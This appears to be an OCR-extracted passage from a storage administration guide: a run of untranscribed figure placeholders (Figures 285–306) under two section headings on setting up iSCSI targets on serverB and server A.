


Figure 285




Figure 286




Figure 287

IX. Setup iscsi target on serverB




Figure 288




Figure 289




Figure 290




Figure 291




Figure 292




Figure 293




Figure 294




Figure 295




Figure 296




Figure 297




Figure 298




Figure 299




Figure 300




Figure 301




Figure 302




Figure 303




Figure 304




Figure 305




Figure 306

X. Setup iscsi target on server A

